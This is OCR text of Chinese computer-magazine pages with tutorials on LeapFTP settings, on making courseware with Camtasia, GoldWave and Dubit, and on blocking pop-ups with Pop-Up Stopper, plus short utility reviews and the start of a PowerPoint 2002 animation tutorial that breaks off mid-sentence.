
上传文件时通常需要在“常规”中填入连接服务器的地址（域名或IP都可以）、用户名和密码。而下载站点往往只需要填写地址，然后选中“匿名”就可以了。

“高级”设置通常用默认值即可。“站点状态”中则可以看到该服务器的连接次数、最后连接时间、上传下载的文件个数及大小等信息。



使用匿名下载时，服务器通常会要求你的电子邮件地址作为密码。可以使用你的真实邮件地址，当然也可以使用任何一个虚假的地址。

默认本地路径是每次启动LeapFTP后进入的本地上传路径。为了方便，最好将其设置为你本地网页路径或者下载路径。



或许你习惯边上传主页边进行修改，结果等你修改好之后，却发现连接已经被服务器中断。要避免出现这种情况，就要允许保持连接，这样每隔一定的时间间隔FTP软件就会向服务器发出一个“NOOP”命令，以便保持跟服务器的连接。

如果暂时无法连接服务器，可以设置连接超时的时间，在设定时间之内没有连接上，就算一次超时，然后在设定的“重试延时”时间后再次连接。如果在设定的重试次数内还没有连接上，软件就会放弃连接。



6

视图栏可以对浏览界面进行设置。

如果觉得程序的菜单字体看起来不舒服，那么点击“字体”按钮，选择适合的字体和大小。




8

对于使用局域网代理服务器上网的，也可以在这里设置代理服务器。

首先选中“使用代理”，然后输入代理服务器的主机地址。通常使用IP地址，也可以使用域名。如果代理服务器需要身份验证，还要输入用户名和密码。

注意灵活使用“选项”的内容，将会极大地提高你的效率并简化操作。



7

对于网络蚂蚁的截获下载软件功能，想必大家已经很熟悉。那么FTP软件能否自动截获FTP下载？

当然没有问题！只要选中这里，所有FTP下载都由LeapFTP来进行了。



9

如果只是偶尔登录某个站点，或者需要临时登录某个站点，还可以直接在上面依次输入IP地址（服务器网址也可），用户名、密码和端口，进行快速登录。

设置完成之后，通过点击“FTP服务器”按钮，选择连接的服务器。

要连接曾经登录过的服务器，也可以通过历史窗口选择相应的服务器进行登录。





10

与服务器连接之后，就可以进行上传和下载了。

如果目的文件已经存在，软件会弹出窗口让你确定下一步操作。

对于上传文件时的更新，通常选择“全部覆盖”。

至于下载大文件，则一般应该选择“续传”。

CF

E-mail: followme@cfan.cn.net

引言：作为一个平面设计讲师，每天奔走于几个课堂，面对不同的学生，所讲的往往是同样的内容：使用同样的素材、技巧，制作的是同样的作品。于是周而复始地一天天的工作着。常常在想，这种千篇一律的生活一定不是一个设计师所应该喜爱的方式。因为，我不喜欢做重复的事情！

如果我有很多RMB，我就可以不要这样的生活。我有么？没有。所以我不能没有这种生活；如果我不喜欢我的那个七尺讲台，我也可以不要这样的生活。我不喜欢么？不，我非常热爱，所以我也不能没有这种生活。如果我能在工作前一天晚上把第二天要讲的内容用课件的形式制作出来，如果我把制作的课件录制到光盘中，如果我每天用这样的课件来工作，这样的想法能够实现么？能，所以我现在更加喜欢我的工作了。

在下面的时间里，我就把我制作高质量课件的经验奉献给广大读者。在整个制作的过程中，并不是靠单一的某个软件来完成的，事实再一次告诉我们，一个好的作品的形成，真的要靠多个软件整合在一起的威力来实现。大家也不要以为我下面给大家介绍的软件完全是用来制作课件的，实际上，在掌握了基本功能的基础上，它们真的可以给我们的生活带来不同凡响的乐趣。

好了，现在我们迫切需要一款用来录制屏幕动画的软件，您选择的是什么？

□黑龙江　Swimmingfish

软件整合效应——打造高品质影音课件

抓住你的一举一动－Camtasia

最新版本:2.1.2
文件大小:6.98MB
软件授权:共享软件
使用平台:Win95/Win98
发布公司:www.techsmith.com
下载地址:http://ftp1.etang.com:8080/media/txbz/camtasiaf.exe

我很喜欢玩3D游戏，作为对设计达到痴迷程度的我来讲，更确切地说是喜欢里面的CG片头动画，很多情况下，我都希望能够把它们录制下来慢慢欣赏。像大多数的网页爱好者一样，我也喜欢一些设计非常精彩的网站动画，可是很多这样的动画常常不提供下载功能。就像我在引言中所讲的那样，我还尝试着做一些讲解设计教程的课件，配合着鼠标的动作和自己讲解的语言，常常可以收到比真人还要好的效果。在这样的情况下，专门用于记录电脑屏幕过程的一类软件就应运而生了。我想，Camtasia可能是其中功能比较强大的一个了。

Camtasia实际上是一款动态屏幕捕捉和影片后期处理的综合性软件，共分成两个部分，分别是用于进行录制工作的Camtasia Recorder（如图1所示）和用于后期编辑的Camtasia Producer（如图2所示）。对于需要制作简报与教材的读者来说，录制电脑屏幕的操作过程是一个不错的方法。在过去也许您只有少数



图1




图2

几个软件可供选择，比如像我们比较了解的HyperCam，但是使用这样的软件不仅录制出来的文件都相当大，在剪辑与资料的管理上也缺乏适当的工具可以使用，而现在Camtasia就一次提供给您所有完整的功能。使用Camtasia录制屏幕动态的储存规格为质量很高的AVI格式文件，无论您要将这些电影短片编辑或者直接套用在教学、简报中，都相当的简易，不需要再经过繁杂的转换动作了。当您使用Camtasia录制电脑画面时，您可以选择是否要让Camtasia同步为您做压缩的动作，这样即使您需要较长时间的画面录制，也不用担心硬盘的容量不够用。现在，我们就来看一下怎样使用这样一个优秀的软件。

一、可录制的区域设定

对于一个屏幕捕捉软件，我们首先关心的当然是它能够捕捉的范围了。在菜单Capture下面的Input中有四个设定，基本上可以满足我们对这个软件使用的要求（如图3所示）：Screen（以整个屏幕作为录制对象）、Window（以鼠标操作的窗口作为对象）、Region（以鼠标画出的矩形区域为对象）、Fixed Region（可以在录制过程中动态改变窗口的尺寸。




图3




图4

二、支持鼠标响应

我们录制的内容，很多部分都是有鼠标活动的，Camtasia为我们设定了几种鼠标在录制完成的动画中的形态(位于工具栏中)。如果工具栏中没有显现出来，选择菜单中的View/Cursor Toolbar命令（如图4所示）。

三、支持声音响应

没有声音的演示动画有什么意思？Camtasia可以支持鼠标和键盘的击打,可以支持麦克风的语音输入,如果把自己酷毙了的解说语配合到动画中去,那该多好！在工具栏中点击按钮，分别代表麦克风、鼠标和键盘,而且，我们还可以对鼠标和键盘的声音进行重新设定,选择菜单Effect/Settings,弹出如图5所示的对话窗口。在这里,我们可以给鼠标和键盘重新指定一种声响。如果一点鼠标是一声清脆悦耳的铃声，一敲键盘是火车的轰鸣声，这样的动画该多么吸引人啊。可别弄个几兆的流行歌曲上去啊,我估计您硬盘受不了,呵呵。



图5

四、参数设定

点击菜单中的Options/Preferences，是Camtasia的一些系统参数的设置（如图6所示）。首先出现的就是AVI标签。Camtasia只有一种存储格式,就是AVI,这个标签是对文件帧数的设置和对压缩量的调整。除了文件帧数需要读者自己来尝试着设置，对压缩量则尽量使用预设置。在录制动画的过程中,需要暂停和停止的时候,就不能使用鼠标来完成,这个时候就需要快捷键的帮助了。打开Hotkeys标签,根据自己的习惯来设定一下快捷键（如图7所示）。




图6

五、Camtasia Producer



图7

对于初次接触Camtasia这类软件的读者来说，不一定每一次都能够录制得非常满意，很多情况下，往往在动画中存在着一些多余的、没有用的片断，这个时候就需要Camtasia Producer的帮助了。它的最主要的功能就是把我们在Camtasia Recorder中制作完成的动画中多余的部分减掉，还可以进行适时预览，非常的方便。使用的工具主要是Mark In Point和Mark Out Point按钮。另外，它还可以把几段动画合成在一起，效果也很不错（如图8所示）。



图8

现在，Camtasia基本上就介绍完了。弄一个麦克风，清清你的嗓子，打开一个你得意的软件，使用Camtasia录制一段看看效果怎么样？

呵呵，对自己录制的动画有什么感觉？是不是刚才的兴奋为时尚早啊？记得第一次做这个东西的时候，我手握麦克风，表情非常严肃地用了最大的力气扯着嗓子一顿乱喊，可是在播放动画的时候，听到里面自己的声音还是像蚊子在嗡嗡地叫，还伴有沙沙的噪音。我知道这是因为麦克风的拢音性太差了，唉……既然问题出在声音上，我们就从声音入手吧。我们需要一个声音处理软件，那时我才发现课件之路远没有完……

沉浸在音符的魅力中－Goldwave

最新版本:4.2.4
文件大小:835kB
软件授权:共享软件
使用平台:Win9x/Me/NT/2000
发布公司:http://www.goldwave.com/
下载地址:http://xt.onlinedown.net/down/gwave424.exe

您听CD吧,想没想过把CD唱片中的歌曲录制下来放在电脑中？您看VCD版的演唱会吧,想没想过只截取一首自己喜欢的歌曲一遍遍地听？您也听MP3吧,那么当下载

的MP3由于录制的来源不同，声音有高有低，而使你不停地调整音量的时候，想没想过自己能够处理一下？现在我告诉您，有一个软件胜任上面的任务非常轻松，它就是专业音乐处理软件——GoldWave。

GoldWave是一个功能强大的数字音乐编辑器，它可以对音乐进行播放、录制、编辑以及转换格式等处理。GoldWave操作直观，多文档界面，可以同时打开多个文件，简化了文件之间的操作。

GoldWave可以产生很多种声音效果，如：倒转(Invert)、回音(Echo)、摇动、边缘(Flange)、动态(dynamic)和时间限制、增强(Strong)、扭曲(Warp)等，它具有精密的过滤器(如降噪器和突变过滤器)帮助修复声音文件。

批转换命令可以把一组声音文件转换为不同的格式和类型。该功能可以转换立体声为单声道，转换8位声音到16位声音，或者是文件类型支持的任意属性的组合。如果安装了MPEG多媒体数字信号编解码器，还可以把原有的声音文件压缩为MP3格式，在保持出色的声音质量的前提下使声音文件的尺寸缩小为原有尺寸的十分之一左右。

CD音乐提取工具可以将CD音乐拷贝为一个声音文件。为了缩小尺寸，也可以把CD音乐直接提取出来并存为MP3格式。

表达式求值程序在理论上可以制造任意声音，支持从简单的声调到复杂的过滤器。内置的表达式有电话拨号音的声调、波形和效果等。

好了，说了这么多功能，不实战怎么行？让我们来看看GoldWave的使用方法。

一、界面篇

GoldWave的界面如图9所示，这是一个空白的GoldWave窗口。刚进入GoldWave时，窗口上的大多数按钮、菜单均不能使用，需要先建立一个新的声音文件或者打开一个声音文件。GoldWave窗口右下方的小窗口是设备控制窗口。设备控制窗口的作用是播放声音以及录制声音。




图9

二、使用篇

鉴于GoldWave是一款非常专业的音乐处理软件，我们不可能将这个软件在使用方面的问题都给大家讲解，所以在这里先给大家介绍一下简单的操作。

1．打开一个已有的声音文件

使用File菜单中的Open命令或使用工具栏上的Open按钮都可以打开一个声音文件（如图10所示）。GoldWave支持多种声音格式，比如我们经常使用的WAV、MP3、VOC、AVI、MPEG、MOV、SDS等格式的声音文件。



图10

现在我们打开在Camtasia中录制的带有个人语音的AVI影音文件，之后会看到，GoldWave的窗口中显示出了波形文件声音的波形。如果是立体声，GoldWave会分别显示两个声道的波形，绿色部分代表左声道，红色部分代表右声道。而此时设备控制面板上的按钮也变得可以使用了（即由黑白变为彩色）。点击设备控制面板上的Play按钮，GoldWave就会播放这个波形文件，如图11所示。




图11

在播放波形文件的过程中可以随时暂停、停止、倒放、快进，使用方法与普通的录音机一样。在设备控制面板上还有一个录音按钮，你可以用它录制自己的声音，甚至可以把自己的声音录制到一个已有的声音文件中与原有的声音混合，或者把原有的声音覆盖。也可以在设备控制面板上调整音量、左右均衡和播放速度。

2．保存波形文件

保存文件的方法和打开文件的方法类似，最简单的方法是使用工具栏上的保存按钮。如果要把声音文件保存为其他的格式，就要使用File菜单中的Save as命令，然后在另存为窗口中选择要保存的文件格式。为了便于交流，建议将声音文件格式保存为WAV、MP3、RAW中的某一种，其中RAW用于网上广播。


注意，如果你要将文件保存为MP3格式，需要安装有较高版本的Windows Media Player(媒体播放机)来支持把文件直接保存为MP3的格式。

三、攻略篇

软件是用来干什么的?不用我说，大家也都知道，当然是为了解决问题的了，下面我就使用GoldWave为大家解决几个在使用电脑声音方面的问题。


1．CD转录MP3

确定在光盘中放入想要录制的CD唱盘。打开GoldWave，选择菜单中的Tools/CD player和CD audio


图 12

extraction两个设备（如图12所示）。当然，设备控制面板是必须要开着的了。


对于CD player（CD播放器），我想大家都比较熟悉了，一般都是用它来播放CD唱盘的。下面我们来看看CD audio extraction（CD音乐选取器），如图13所示。我们注意观察这个控制面板，实际上最重要的部分就是“From”和“To”这两个抓音轨的选择项目，GoldWave可以以音轨为单位将任何长度的CD音乐录制下来，既可以单首也可以整盘录制，非常的方便。点取面板下方的“Save”，可以将音乐存储为Wave或者MP3格式。


图 13

2. 提取声音片断

想过把一首歌曲或者一段音乐中精彩的部分提取出来，再把所有好听的部分合成在一起么？使用GoldWave易如反掌。


如果要处理音乐，先要学会怎么选择音乐中的一段，这样就要用到GoldWave中的一个非常重要的概念——选择波形。首先打开一段要处理的音乐，在波形图上用鼠标左键确定所选波形的开始，用鼠标右键确定波形的结尾（如图14）。这样，我们就选择了一段波形，选中的波形以较亮的颜色并配以蓝底色显示，未选中的波形以较淡的颜色并配以黑底色显示。现在可以对这段波形进行各种各样的处理了。


图 14


在GoldWave的Edit菜单下，像许多的应用程序一样，可以对选择区域进行各种操作（如图15所示），相信大家都不陌生。我们选择里面的“Copy”命令，前面我和大家讲过，GoldWave允许打开多个窗口进行操作，那么，现在新建一个文件，执行Edit/Paste，就可以非常轻松地完成一段音乐的提取。

3. 处理个人录音


说来说去，我们怎么把主要任务给忘了呢？呵呵，是啊，我们不是要处理自己的录音质量么。在Camtasia录制课件以后，我们发现动画中的声音主要是音量过小和有很大噪音的问题。下面我们就用GoldWave来处理一下。



图 15


首先在GoldWave中打开我们刚刚完成的AVI动画文件，如图16所示。在这个波形图中，我们观察，波峰高的地方是声音大的地方，而在没有波峰的地方，那是语音的停顿，存在着一些小的锯齿的地方就是噪音的位置。


图 16

我们先来把声音提高一点，在设备控制面板中将Volume（音量）调整到最大，把Balance（平衡）调整到最小（如图17所示），这个时候再点取播放按钮听听，马上声音就被放大了。接下来，我们来处理噪音。在GoldWave的菜单Effects下面，有许多对声音进行处理的效果(如图18所示)，限于篇幅，我就不给大家一一介绍了，大家不妨自己试一试，有一些效果确实很不错。现在我们执行Effects/Filter/Noise gate，弹出如图19所示的对话窗口。在这个面板中，调整Attact time为最大，Release time的数值达到最小。然后配合设备控制面板，您会发现噪音真的不见了。天啊，真的太简单了！


图 17


图 19


图 18

E-mail：followme@cfan.cn.net

我感觉四周烟雾缭绕，飘飘然也，可是还没有存盘。点取“Save as”，哦，不会吧，我最终要的是处理完声音的AVI文件啊！完了，GoldWave只能把处理以后的声音存储成Wave或者MP3等格式，而我原来的AVI动画“涛声依旧”，怎么办？先存盘再说吧！

虽然我通过 GoldWave 从动画中提取出来一段声音文件并且经过处理，可还没有最终解决问题。但是看着 GoldWave 这么强大的软件，通过自己的努力将声音处理得那么圆满，感觉还是很兴奋的，我知道离目的地相距已经不远……我还需要一个将处理以后的声音合成到原来的 AVI 文件中去的软件！

影音合成好轻松—Dubit

最新版本:2.0.5
文件大小:1.85MB
软件授权:共享软件
使用平台:Win95/Win98
发布公司:www.techsmith.com
下载地址:ftp://ftp.techsmith.com/pub/products/dubit/dubit.exe

细心的读者可能已经注意到了，Dubit 这个软件和Camtasia都是一个公司的产品,这也是我在课件制作过程中偶然所得,当在GoldWave完成音效处理以后,迫切需要一个将Wave声音文件和AVI动画合成到一起的软件的时候,让我在 Camtasia 的老家发现了它。

相对于前者来讲,Dubit操作上要简单得多了,好像它的出现真的就是为了解决我们所遇到的问题。我们先来看看怎么把声音和动画合成到一起。

首先打开我们制作的动画文件（如图 20 所示），执行菜单中Edit/Insert Audio File,插入刚刚在GoldWave中处理完的声音文件,然后可以通过播放按钮来观看。哦,一直到这一步我才感觉到一种成就感油然而生。如果感觉满意,就可以执行File/Create Movie来合成动画了(如图21所示)。说完了？这么简单？是啊，呵呵，就这么简单！



Í¼20



图21

图22






图23

图24



哦，对了，您有没有几张自己满意的照片，想没想过把它们制作成类似幻灯片的动画，而且还伴随着美妙的音乐？Dubit给您一个扮靓自己的机会，这可是一个好的功能。点取File/New Show，弹出如图22所示的幻灯播放参数设置窗口，除了对自己图片的大小进行调整以外，还可以对使用的背景颜色、背景音乐和延续时间进行设定。当一切都设置完成以后，出现如图23所示的幻灯播放创建面板，您就可以把几张自己满意的照片放在里面了。回到工作窗口中，点取下方的 Preview Show（如图 24 所示），就可以调用Windows的媒体播放器来观看动画，之后像上面那样创建影片，一个有声有色的自己的个人写真动画就形成了！CF

关闭Pop-up广告窗口没商量

□江苏 子竹

Pop-up窗口若是好好运用，本可以很好地辅助浏览，不过现在只要提到Pop-up窗口的话，大家可能直觉地想到“广告”，没错，东跳一个窗口，西跳一个窗口，就像苍蝇一样，赶不走又打不死，原本的好心情都被搅乱了……而大部分的广告过滤程序都需要更改Proxy设置，或其他更复杂的设置。“Proxy？那是什么？”对遇到复杂设置就傻眼的使用者来说，还不如继续忍耐不断关窗口、令人厌烦的浏览生活……

Pop-Up Stopper可以让您不用再忍受这些Pop-up窗口，而且不用更改IE的Proxy设置，Pop-Up Stopper就能发挥作用。不用再摸索烦人的设置，就能在IE中拥有清爽的浏览空间！

一、下载安装

Pop-Up Stopper是Panicware提供的一个免费浏览辅助工具，目前最新版本是2.2，大小只有373kB，下载完成后直接运行这个文件，按照安装向导的提示很方便地即可完成安装。

二、设置

安装完成后，Pop-Up Stopper会自动地在Windows桌面上添加一个快捷图标（图1）。我们只要双击这个图标就可以运行Pop-Up Stopper。



Í¼1

第一次运行Pop-Up Stopper会自动出现一个设置向导（图2），您需要对Pop-Up Stopper进行一些简单设置。

1.单击图2“下一步”开始设置，首先要设置一下Pop-Up Stopper的启动方式（图3），如果您想每次启动Windows就自动加载Pop-Up Stopper，就把选项“Start Pop-Up Stopper when Windows starts”选中即可。完成后点击“下一步”继续。




图2



图3

2.接下来我们要设置使用IE冲浪时是否允许弹出Pop-up窗口，当然不希望弹出啦！只要选中“Do not allow pop-up windows to appear while surfing with Internet Explorer”即可（图4），按“下一步”继续。




图4

3.现在就是对Pop-Up Stopper进行一些个性设置啦（图5）：



图5

Play a sound when a pop-up windows is prevented——Pop-up窗口被关闭之后播放声音提醒。

Flash system tray icon when a pop-up windows is prevented——Pop-up窗口被关闭后在系统托盘内播放Flash图标动画。

4.完成上面的一些设置即可运行Pop-Up Stopper了。这时你会在系统托盘内看到Pop-Up Stopper的工作图标（图6）。



图6

如果不想关闭Pop-up窗口的话，只需直接双击Pop-Up Stopper工作图标，这时Pop-Up Stopper的图标就变成如图7所示。




图7


三、注意点

如果我们激活Pop-Up Stopper之后，所有的弹出窗口都将不能打开。如果需要Pop-up窗口的话，只要先按住“Ctrl”键，再去点击链接就可以了。

此外，如果先前安装了旧版的Pop-Up Stopper，请务必先删除旧版，再安装新版喔。CF

特别提醒：本期介绍的部分软件可以在《电脑爱好者》网站(http://www.cfan.net.cn)“软件下载\期刊软件”一栏中找到下载链接，并收录在《电脑界光盘（电脑应用文萃）》第9期上。

E-mail: followme@cfan.cn.net




□辽宁 鸣涧

保护你的系统

名称:Folder Guard
大小:606kB
软件类型:共享软件
适用环境:Windows XP/2000/NT/Me/9x

Folder Guard是一款功能完善而且强大的计算机系统资源保护工具，可以随时加密、隐藏文件或文件夹，并可以限制程序的使用，防止别人格式化自己的硬盘，同时还可以限制登录者非法登录你的电脑，而且还能够有效控制启动菜单、控制面板、桌面。

音乐制作一条龙



名称:Media Jukebox
大小:6380kB
软件类型:免费软件
适用环境:Windows 9x/2000/NT/Me

Media Jukebox是一个音乐制作软件，可以编辑、剪辑音乐文件，并发布到网上的集成工具。此外，它还可以制作CD光盘，复制CD，将CD转换成为MP3音乐，或者将MP3文件刻录到CD光盘中，同时具有强大的网络功能，可以从Web直接收听广播或者下载音乐文件，并把自己的音乐作品发布到网上。 它相当于集成了CD播放器、MP3播放器、MP3制作软件、CD制作软件、CD刻录器等多个工具。

图像捕获新贵

名称：WinGrab
大小：1038kB
软件类型：免费软件
适用环境：Win9x/Me/NT/2000

WinGrab是一个图像捕获工具，可以抓取窗口或全屏幕图像，并且可以保存为JPG、PNG或TIF等格式文件。另外，它还可以在一页纸上以微缩图的形式打印多幅图片，使用起来特别方便。


邮件即时检查



名称：MailBell
大小：711kB
软件类型：共享软件
适用环境：Win9x/Me/NT/2000

MailBell是一个常驻系统内存的电子邮件检查及监视工具，支持POP3、IMAP4及Web-Email电子邮件账号，支持多账户，只要登录上网后就可以自动检测已经设定的电子信箱。另外，还可以手工设定检查时间、新邮件到达提示音等，并可以将检查到的信件内容及时显示出来。

图像编辑小工具



名称：图片磨牙器
大小：380kB
软件类型：共享软件
适用环境：Win9x/Me/NT/2000

这是一个可以将图片文件转换成TXT文本格式的小工具，支持众多图片文件格式。可以自定义灰度级数，同时提供了诸如亮度、平滑、波纹、马塞克、高斯模糊、麻点、变形、反色、浮雕、灰度图、反锯齿等多种特效效果，而且还可以自定义输出结果的长度、宽度等。

系统文件快速备份


名称：Zip Projects
大小：1.2MB
软件类型：共享软件
适用环境：Win9x/Me/NT/2000

Zip Projects是一款可以将重复备份简单化的工具，它可以自动将经常要备份的文件或文件夹建立成为Zip Project项目文件，以后只要用鼠标单击一次，就可以将项目文件中已经设定好的文件或者文件夹自动备份起来，使用起来特别方便。



图标搜搜搜

名称：图标搜索器
大小：178kB
软件类型：免费软件
适用环境：Win9x/Me/NT/2000



这是一个可以搜索磁盘上exe和dll文件图标并保存为图标文件的工具软件，可以指定搜索单个文件或者任意目录，还可以定义是否搜索子目录等。首次启动后，它的默认状态为搜索当前所有硬盘分区。

提升系统性能

名称：Tweak-Me
大小：3936kB
软件类型：共享软件
适用环境：Windows Me/9x



Tweak-Me是一个主要用于优化Windows Me系统的工具软件，可以自动将系统调节到最佳性能状态，可以使用它释放内存、优化内存效能、优化CD-ROM、优化文件和磁盘缓存、访问隐藏的注册表设置等，还可以调整Modem、ISDN、Cable/DSL连接，使下载速度提升30%-50%左右。此外还可以清除Cookies和Internet历史记录信息，具有隐藏磁盘、增加系统崩溃保护、减少蓝屏现象、清除系统无用文件、控制自启动程序、报告系统信息等功能。

□北京 勍鹰


让小狗跑起来

——PowerPoint 2002中自定义动画的应用

PowerPoint 2002中的自定义动画功能大大增强，通过使用自定义动画功能，可以使你的幻灯片动感十足，使观看者为之留步。下面，我们就来看看这个功能的使用。

PowerPoint允许我们为幻灯片上的很多对象设置动画效果，例如文字、图片、表格、文本框等，各种对象添加动画效果的方法都是一样的，我们分别举例来看。

就为这个文本框添加动画效果吧。打开“幻灯片放映”菜单，选择“自定义动画”选项，在屏幕右侧，调出了“自定义动画”任务窗格(图1)。选中文本框，单击任务窗格上“添加



Í¼1

效果”按钮，选择“进入”，现在要为这个文本框设置进入时的效果了。再从子菜单选择“其他效果”，在“添加进入效果”对话框中，列出了所有进入时的动画效果(图2)。选择一种，在幻灯片上立刻就出现了预览效果。选好后，单击“确定”，回到PowerPoint编辑状态，在任务窗格的列表中已经列出了这种动画效果(图3)，上面还有一些动画参数，可以更改。




图2

“开始”栏中，有三个选项：“单



图3

